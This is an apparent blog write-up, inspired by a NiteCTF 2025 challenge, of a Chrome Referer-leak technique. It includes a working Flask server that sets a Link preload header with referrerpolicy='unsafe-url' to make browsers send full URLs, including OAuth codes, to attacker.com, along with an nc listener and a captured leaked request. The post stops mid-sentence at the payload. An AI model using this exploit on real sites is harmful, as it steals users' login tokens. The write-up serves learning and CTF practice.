This blog post details my research on XS-Leaks using Chrome 0-day.
Introduction
I came across a very interesting question from NiteCTF2025 that leveraged a Chrome 0-day to leak information via the Referer header. This article is best on my best understanding, so it might not be super accurate hehe.
Chrome browsers will fetch sub-resources that is defined in the Link header.
This is not a vulnerability as the HTTP request to get the sub-resource will not leak any information via the Referer header. It will only show the protocol+hostname+port from my test
However, Chrome prior to 131.0.6778.69 respects the referrerpolicy attribute, which we can set to unsafe-url. This cause the entire previous URL (together with the GET parameters) to be leaked in the Referer header of the HTTP request to the sub-resource
Very useful if the the previous URL contains the token etc

Conditions for successful XS-Leak: Insecure redirect to a vulnerable page in which
HTML Injection is achievable
imgsrc attribute is controllable
Since I did not manage the NiteCTF challenge to get up and running :(, I used this repo instead.
P.S. If you need to download previous versions of Chromium browser, you can get the binaries here!

There is a HTML Injection Vulnerability in referer-override/company.tld/views/dompurify.ejs
 1
 2
 3
 4
 5
 6
 7
 8
 9
10
11
12
<script>// Extract query parameter from the URL
constparams=newURLSearchParams(window.location.search);constrawInput=params.get('input');if(rawInput){constcleanHTML=DOMPurify.sanitize(rawInput);document.getElementById('sanitized-output').innerHTML=cleanHTML;}else{document.getElementById('sanitized-output').textContent="No input provided.";}</script>
It is accessible via /dompurify endpoint. Refer referer-override/company.tld/index.js
GET/xHTTP/1.1Host:attacker.com:8000Connection:keep-aliveAccept-Language:en-US,en;q=0.9User-Agent:Mozilla/5.0 (X11; Linux x86_64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/137.0.0.0 Safari/537.36Accept:image/avif,image/webp,image/apng,image/svg+xml,image/*,*/*;q=0.8Referer:http://localhost:3001/Accept-Encoding:gzip, deflate
To login, we will we need to click on a button which sends us to http://sso.company.tld:3000/authorize?response_type=code&client_id=client1&redirect_uri=http%3A%2F%2Fcompany.tld%3A3001%2Fcallback&state=random-state&scope=openid+profile+email
After logging in, if our credentials are correct, the browser will send a callback to the company.tld
nc -lvnp 8000
GET /x HTTP/1.1
Host: attacker.com:8000
...
Apparently, chrome allows us to fetch sub-resources in the Link header. This version of chrome also allows us to set the referrer-policy via the Link header
Our server:
1
2
3
4
5
6
7
8
9
10
11
12
13
14
15
16
17
18
fromflaskimportFlask,request,make_responseapp=Flask(__name__)# Flask needs the name of the application's module@app.route("/abc.png")# route 'decorator'defhello_world():response=make_response()response.headers["Link"]='<http://attacker.com:8000/pwn>;rel="preload"; as="image"; referrerpolicy="unsafe-url"'returnresponse@app.route("/pwn")defpwn():print(request.headers.get("Referer"))return"pwned"if__name__=='__main__':# Create the web server only if the python module is executed (not imported to another module)app.run(port=8000)# Allow debugging
Basically, poc.js but in Python
Setting the referrerpolicy="unsafe-url" is very important because it allows the Referer header to contain more information that just the protocol+host+port (Default policy is Referrer-Policy: strict-origin-when-cross-origin)
Our Payload:
 2. We can get the victim to ping back to our server using